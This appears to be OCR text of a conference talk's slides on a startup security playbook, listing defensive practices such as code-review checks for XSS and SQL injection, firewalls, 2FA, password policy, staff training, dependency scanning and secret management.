Common Threats checks during Review


- Cross Site Scripting
- SQL injection





Web

Firewall

- Intrusion detection
- Bot Detection and Captcha
- Inbound rules
- Active Monitoring








2 factor authentication

Password Expiration Policy

Strong Password policy

Password



Phishing and Spam Filter

Staff Training

Emails

Ask Question Culture

Was I expecting this email or phone call?

How have I confirmed that this person asking me to do or share something is who he says he is?

If I'm telling someone something sensitive, am I sure she's supposed to know it?

What assumptions have I made about what someone will do with what I'm building?


If I'm touching how we manage secrets, authentication or sessions, have I asked someone for advice?

If I'm wrong about this decision, how would we find out?

Code


Static Code analysis - Snyk


Dependabot to update outdated dependencies



Common Threats checks during Review

- Cross Site Scripting
- SQL injection







Web

Firewall


- Intrusion detection
- Bot Detection and Captcha
- Inbound rules
- Active Monitoring



Server Side Scanning




Secret Manager





Server

Encryption

VPC







Oauth 2.0 +

Passwordless - magic link


2FA


Auth


- - >Best practices -


- Host Regular drill sessions
- Monitor and Vigilance about traffic
- Invest in tools
- Hire a security specialist at 50+
- Compliance Audits
- Review Regularly

In a startup
Either your
security has
been
compromised
or
yet-to-be-
compromised.











Security Playbook




Questions ?
THANKS !!
Talk
Material
@amanintech
amanin.tech